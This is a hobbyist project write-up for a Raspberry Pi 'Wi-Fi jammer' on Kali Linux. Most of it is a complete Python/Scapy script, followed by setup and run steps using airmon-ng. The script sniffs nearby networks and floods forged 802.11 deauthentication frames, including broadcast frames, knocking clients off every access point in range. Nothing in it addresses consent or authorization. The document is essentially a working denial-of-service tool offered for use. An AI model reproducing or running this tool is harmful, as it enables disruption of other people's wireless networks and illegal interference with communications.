WIFI JAMMING (DE-AUTHENTICATER) USING RASPBERRY PI

IoT

Muaz Ata Ur Rehman
muazthemaster@gmail.com

Wi-Fi Jamming (DE authenticator) Using Raspberry Pi

Description:

- In this project we will be using raspberry pi 3 to DE authenticate Wi-Fi. The OS we will be using is Kali Linux and a python script.
- What it will do is it won't allow your device to stay connected to the Wi-Fi for a very long time after a few seconds of connectivity your device would be sending a message to router to disconnect from the Wi-Fi so after few seconds of connectivity it would disconnect and then connect again and repeat.

Software:

- Raspberry pie 3 OS Kali Linux
- Terminal

Components Required:

- Wi-Fi antenna dongle

- Raspberry Pie 3

- VGA OR HDMI cable for output to LCD monitor
- LCD Monitor
- Keyboard
- Mouse
- SD Card at least 16GB

Code:

- Copy the code and paste it in notepad and save the file with .py extension as wifijammer.py

```
i#!/usr/bin/env python2
# -*- coding: UTF-8 -*-

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR) # Shut up Scapy
from scapy.all import *
conf.verb = 0 # Scapy I thought I told you to shut up
import os
import sys
import time
from threading import Thread, Lock
from subprocess import Popen, PIPE
from signal import SIGINT, signal
import argparse
import socket
import struct
import fcntl

# Console colors
W  = '\033[0m'  # white (normal)
R  = '\033[31m' # red
G  = '\033[32m' # green
O  = '\033[33m' # orange
B  = '\033[34m' # blue
P  = '\033[35m' # purple
C  = '\033[36m' # cyan
GR = '\033[37m' # gray
T  = '\033[93m' # tan

def parse_args():
    #Create the arguments
    parser = argparse.ArgumentParser()

    parser.add_argument("-s",
                        "--skip",
                        nargs='*',
                        default=[],
                        help="Skip deauthing this MAC address. \
                                Example: -s 00:11:BB:33:44:AA")
    parser.add_argument("-i",
                        "--interface",
                        help="Choose monitor mode interface. \
                                By default script will find the most powerful \
                                interface and starts monitor mode on it. \
                                Example: -i mon5")
    parser.add_argument("-c",
                        "--channel",
```

```
                        help="Listen on and deauth only clients on the specified
channel. \
                                Example: -c 6")
    parser.add_argument("-m",
                        "--maximum",
                        help="Choose the maximum number of clients to deauth. \
                                List of clients will be emptied and repopulated \
                                after hitting the limit. Example: -m 5")
    parser.add_argument("-n",
                        "--noupdate",
                        help="Do not clear the deauth list when the maximum (-m) \
                                number of client/AP combos is reached. \
                                Must be used in conjunction with -m. \
                                Example: -m 10 -n",
                        action='store_true')
    parser.add_argument("-t",
                        "--timeinterval",
                        help="Choose the time interval between packets being sent. \
                                Default is as fast as possible. \
                                If you see scapy errors like 'no buffer space' \
                                try: -t .00001")
    parser.add_argument("-p",
                        "--packets",
                        help="Choose the number of packets to send in each deauth
burst. \
                                Default value is 1; \
                                1 packet to the client and 1 packet to the AP. \
                                Send 2 deauth packets to the client \
                                and 2 deauth packets to the AP: -p 2")
    parser.add_argument("-d",
                        "--directedonly",
                        help="Skip the deauthentication packets to the broadcast \
                                address of the access points and only send them \
                                to client/AP pairs",
                        action='store_true')
    parser.add_argument("-a",
                        "--accesspoint",
                        nargs='*',
                        default=[],
                        help="Enter the SSID or MAC address of a specific access point
to target")
    parser.add_argument("--world",
                        help="N. American standard is 11 channels but the rest \
                                of the world it's 13 so this options enables the \
                                scanning of 13 channels",
                        action="store_true")
    parser.add_argument("--dry-run",
                        dest="dry_run",
                        default=False,
                        action='store_true',
                        help="Do not send any deauth packets.")
    return parser.parse_args()


########################################
# Begin interface info and manipulation
########################################

def get_mon_iface(args):
    global monitor_on
    monitors, interfaces = iwconfig()
    if args.interface:
        monitor_on = True
```

```
        return args.interface
    if len(monitors) > 0:
        monitor_on = True
        return monitors[0]
    else:
        # Start monitor mode on a wireless interface
        print '['+G+'*'+W+'] Finding the most powerful interface...'
        os.system('pkill NetworkManager')
        interface = get_iface(interfaces)
        monmode = start_mon_mode(interface)
        return monmode

def iwconfig():
    monitors = []
    interfaces = {}
    try:
        proc = Popen(['iwconfig'], stdout=PIPE, stderr=DN)
    except OSError:
        sys.exit('['+R+'-'+W+'] Could not execute "iwconfig"')
    for line in proc.communicate()[0].split('\n'):
        if len(line) == 0: continue # Isn't an empty string
        if line[0] != ' ': # Doesn't start with space
            wired_search = re.search('eth[0-9]|em[0-9]|p[1-9]p[1-9]', line)
            if not wired_search: # Isn't wired
                iface = line[:line.find(' ')] # is the interface
                if 'Mode:Monitor' in line:
                    monitors.append(iface)
                elif 'IEEE 802.11' in line:
                    if "ESSID:\"" in line:
                        interfaces[iface] = 1
                    else:
                        interfaces[iface] = 0
    return monitors, interfaces

def get_iface(interfaces):
    scanned_aps = []

    if len(interfaces) < 1:
        sys.exit('['+R+'-'+W+'] No wireless interfaces found, bring one up and try
again')
    if len(interfaces) == 1:
        for interface in interfaces:
            return interface

    # Find most powerful interface
    for iface in interfaces:
        count = 0
        proc = Popen(['iwlist', iface, 'scan'], stdout=PIPE, stderr=DN)
        for line in proc.communicate()[0].split('\n'):
            if ' - Address:' in line: # first line in iwlist scan for a new AP
                count += 1
        scanned_aps.append((count, iface))
        print '['+G+'+'+W+'] Networks discovered by '+G+iface+W+': '+T+str(count)+W
    try:
        interface = max(scanned_aps)[1]
        return interface
    except Exception as e:
        for iface in interfaces:
            interface = iface
            print '['+R+'-'+W+'] Minor error:',e
            print '    Starting monitor mode on '+G+interface+W
            return interface
```

```
def start_mon_mode(interface):
    print '['+G+'+'+W+'] Starting monitor mode off '+G+interface+W
    try:
        os.system('ip link set %s down' % interface)
        os.system('iwconfig %s mode monitor' % interface)
        os.system('ip link set %s up' % interface)
        return interface
    except Exception:
        sys.exit('['+R+'-'+W+'] Could not start monitor mode')

def remove_mon_iface(mon_iface):
    os.system('ip link set %s down' % mon_iface)
    os.system('iwconfig %s mode managed' % mon_iface)
    os.system('ip link set %s up' % mon_iface)

def mon_mac(mon_iface):
    '''
    http://stackoverflow.com/questions/159137/getting-mac-address
    '''
    s = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)
    info = fcntl.ioctl(s.fileno(), 0x8927, struct.pack('256s', mon_iface[:15]))
    mac = ''.join(['%02x:' % ord(char) for char in info[18:24]])[:-1]
    print '['+G+'*'+W+'] Monitor mode: '+G+mon_iface+W+' - '+O+mac+W
    return mac

###########################################
# End of interface info and manipulation
###########################################


def channel_hop(mon_iface, args):
    '''
    First time it runs through the channels it stays on each channel for 5 seconds
    in order to populate the deauth list nicely. After that it goes as fast as it can
    '''
    global monchannel, first_pass

    channelNum = 0
    maxChan = 11 if not args.world else 13
    err = None

    while 1:
        if args.channel:
            with lock:
                monchannel = args.channel
        else:
            channelNum +=1
            if channelNum > maxChan:
                channelNum = 1
                with lock:
                    first_pass = 0
            with lock:
                monchannel = str(channelNum)

            try:
                proc = Popen(['iw', 'dev', mon_iface, 'set', 'channel', monchannel],
stdout=DN, stderr=PIPE)
            except OSError:
                print '['+R+'-'+W+'] Could not execute "iw"'
                os.kill(os.getpid(),SIGINT)
                sys.exit(1)
            for line in proc.communicate()[1].split('\n'):
```

```
                if len(line) > 2: # iw dev shouldnt display output unless there's an
error
                    err = '['+R+'-'+W+'] Channel hopping failed: '+R+line+W

        output(err, monchannel)
        if args.channel:
            time.sleep(.05)
        else:
            # For the first channel hop thru, do not deauth
            if first_pass == 1:
                time.sleep(1)
                continue
        if not args.dry_run:
           deauth(monchannel)


def deauth(monchannel):
    '''
    addr1=destination, addr2=source, addr3=bssid, addr4=bssid of gateway if there's
    multi-APs to one gateway. Constantly scans the clients_APs list and
    starts a thread to deauth each instance
    '''
    pkts = []

    if len(clients_APs) > 0:
        with lock:
            for x in clients_APs:
                client = x[0]
                ap = x[1]
                ch = x[2]
                # Can't add a RadioTap() layer as the first layer or it's a malformed
                # Association request packet?
                # Append the packets to a new list so we don't have to hog the lock
                # type=0, subtype=12?
                if ch == monchannel:
                    deauth_pkt1 = Dot11(addr1=client, addr2=ap,
addr3=ap)/Dot11Deauth()
                    deauth_pkt2 = Dot11(addr1=ap, addr2=client,
addr3=client)/Dot11Deauth()
                    pkts.append(deauth_pkt1)
                    pkts.append(deauth_pkt2)
    if len(APs) > 0:
        if not args.directedonly:
            with lock:
                for a in APs:
                    ap = a[0]
                    ch = a[1]
                    if ch == monchannel:
                        deauth_ap = Dot11(addr1='ff:ff:ff:ff:ff:ff', addr2=ap,
addr3=ap)/Dot11Deauth()
                        pkts.append(deauth_ap)

    if len(pkts) > 0:
        # prevent 'no buffer space' scapy error http://goo.gl/6YuJbI
        if not args.timeinterval:
            args.timeinterval = 0
        if not args.packets:
            args.packets = 1

        for p in pkts:
            send(p, inter=float(args.timeinterval), count=int(args.packets))

def output(err, monchannel):
```


```
    os.system('clear')
    if args.dry_run:
        print P+'***DRY-RUN***'+W
    if err:
        print err
    else:
        print '['+G+'+'+W+'] '+mon_iface+' channel: '+G+monchannel+W+'\n'
    if len(clients_APs) > 0:
        print '                  Deauthing                 ch   ESSID'
    # Print the deauth list
    with lock:
        for ca in clients_APs:
            if len(ca) > 3:
                print '['+T+'*'+W+'] '+O+ca[0]+W+' - '+O+ca[1]+W+' -
'+ca[2].ljust(2)+' - '+T+ca[3]+W
            else:
                print '['+T+'*'+W+'] '+O+ca[0]+W+' - '+O+ca[1]+W+' - '+ca[2]
    if len(APs) > 0:
        print '\n      Access Points     ch   ESSID'
    with lock:
        for ap in APs:
            print '['+T+'*'+W+'] '+O+ap[0]+W+' - '+ap[1].ljust(2)+' - '+T+ap[2]+W
    print ''

def noise_filter(skip, addr1, addr2):
    # Broadcast, broadcast, IPv6mcast, spanning tree, spanning tree, multicast,
broadcast
    ignore = ['ff:ff:ff:ff:ff:ff', '00:00:00:00:00:00', '33:33:00:', '33:33:ff:',
'01:80:c2:00:00:00', '01:00:5e:', mon_MAC]
    if skip:
        ignore += [addr.lower() for addr in skip]
    for i in ignore:
        if i in addr1 or i in addr2:
            return True

def cb(pkt):
    '''
    Look for dot11 packets that aren't to or from broadcast address,
    are type 1 or 2 (control, data), and append the addr1 and addr2
    to the list of deauth targets.
    '''
    global clients_APs, APs

    # return these if's keeping clients_APs the same or just reset clients_APs?
    # I like the idea of the tool repopulating the variable more
    if args.maximum:
        if args.noupdate:
            if len(clients_APs) > int(args.maximum):
                return
        else:
            if len(clients_APs) > int(args.maximum):
                with lock:
                    clients_APs = []
                    APs = []

    # We're adding the AP and channel to the deauth list at time of creation rather
    # than updating on the fly in order to avoid costly for loops that require a lock
    if pkt.haslayer(Dot11):
        if pkt.addr1 and pkt.addr2:
            pkt.addr1 = pkt.addr1.lower()
            pkt.addr2 = pkt.addr2.lower()

            # Filter out all other APs and clients if asked
```

```
            if args.accesspoint:
                # track bssid for essid
                if (pkt.haslayer(Dot11Beacon) or pkt.haslayer(Dot11ProbeResp)) and
pkt[Dot11Elt].info in args.accesspoint:
                    args.accesspoint.add(pkt[Dot11].addr3.lower())
                # bail if bssid is not in target list
                if not args.accesspoint.intersection([pkt.addr1.lower(),
pkt.addr2.lower()]):
                    # pkt does not match our target list
                    return

            if args.skip:
                if pkt.addr2 in args.skip:
                    return

            # Check if it's added to our AP list
            if pkt.haslayer(Dot11Beacon) or pkt.haslayer(Dot11ProbeResp):
                APs_add(clients_APs, APs, pkt, args.channel, args.world)

            # Ignore all the noisy packets like spanning tree

            if noise_filter(args.skip, pkt.addr1, pkt.addr2):
                return

            # Management = 1, data = 2
            if pkt.type in [1, 2]:
                clients_APs_add(clients_APs, pkt.addr1, pkt.addr2)

def APs_add(clients_APs, APs, pkt, chan_arg, world_arg):
    ssid       = pkt[Dot11Elt].info
    bssid      = pkt[Dot11].addr3.lower()
    try:
        # Thanks to airoscapy for below
        ap_channel = str(ord(pkt[Dot11Elt:3].info))
        chans = ['1', '2', '3', '4', '5', '6', '7', '8', '9', '10', '11'] if not
args.world else ['1', '2', '3', '4', '5', '6', '7', '8', '9', '10', '11', '12', '13']
        if ap_channel not in chans:
            return

        if chan_arg:
            if ap_channel != chan_arg:
                return

    except Exception as e:
        return

    if len(APs) == 0:
        with lock:
            return APs.append([bssid, ap_channel, ssid])
    else:
        for b in APs:
            if bssid in b[0]:
                return
        with lock:
            return APs.append([bssid, ap_channel, ssid])

def clients_APs_add(clients_APs, addr1, addr2):
    if len(clients_APs) == 0:
        if len(APs) == 0:
            with lock:
                return clients_APs.append([addr1, addr2, monchannel])
        else:
            AP_check(addr1, addr2)
```

```
    # Append new clients/APs if they're not in the list
    else:
        for ca in clients_APs:
            if addr1 in ca and addr2 in ca:
                return

        if len(APs) > 0:
            return AP_check(addr1, addr2)
        else:
            with lock:
                return clients_APs.append([addr1, addr2, monchannel])

def AP_check(addr1, addr2):
    for ap in APs:
        if ap[0].lower() in addr1.lower() or ap[0].lower() in addr2.lower():
            with lock:
                return clients_APs.append([addr1, addr2, ap[1], ap[2]])

def stop(signal, frame):
    if monitor_on:
        os.system('service network-manager restart')
        sys.exit('\n['+R+'!'+W+'] Closing')
    else:
        remove_mon_iface(mon_iface)
        os.system('service network-manager restart')
        sys.exit('\n['+R+'!'+W+'] Closing')

if __name__ == "__main__":
    if os.geteuid():
        sys.exit('['+R+'-'+W+'] Please run as root')
    clients_APs = []
    APs = []
    DN = open(os.devnull, 'w')
    lock = Lock()
    args = parse_args()
    args.skip = list(map(str.lower, args.skip))
    # lowercase bssids while leaving essids intact
    args.accesspoint = set(_.lower() if ':' in _ else _ for _ in args.accesspoint)
    monitor_on = None
    mon_iface = get_mon_iface(args)
    conf.iface = mon_iface
    mon_MAC = mon_mac(mon_iface)
    first_pass = 1

    # Start channel hopping
    hop = Thread(target=channel_hop, args=(mon_iface, args))
    hop.daemon = True
    hop.start()

    signal(SIGINT, stop)

    try:
        sniff(iface=mon_iface, store=0, prn=cb)
    except Exception as msg:
        remove_mon_iface(mon_iface)
        os.system('service network-manager restart')
        print '\n['+R+'!'+W+'] Closing'
        sys.exit(0)
```

Procedure:


1. Setup your raspberry Pi connect the VGA/HDMI cable into your LCD monitor and power it up.
    - If you see this image it means you have kali linux installed



    - If screen remain blank it means you don't have any OS on SD Card or your board is not working correctly

2. After your OS boots up your startup screen would look like this open up the terminal.

3. In terminal type ifconfig. If you see wlan0 then it means you have not yet connected the Wi-Fi antenna dongle. If it is wlan1 then you are good to go



4. Now turn monitor mode on by typing in terminal
   airmon-ng start wlan1

5. Now if you type *ifconfig* it would show *wlan1mon* meaning monitor mode on.

6. Now first copy your wifijammer.py file to desktop

7. Now in terminal change your directory to desktop
   cd ~/Desktop

8. Now type the command
   python wifijammer.py –i wlan1mon

9. If you did everything right then you will see this screen. Only those Wi-Fi will be jammed that are shown in the list.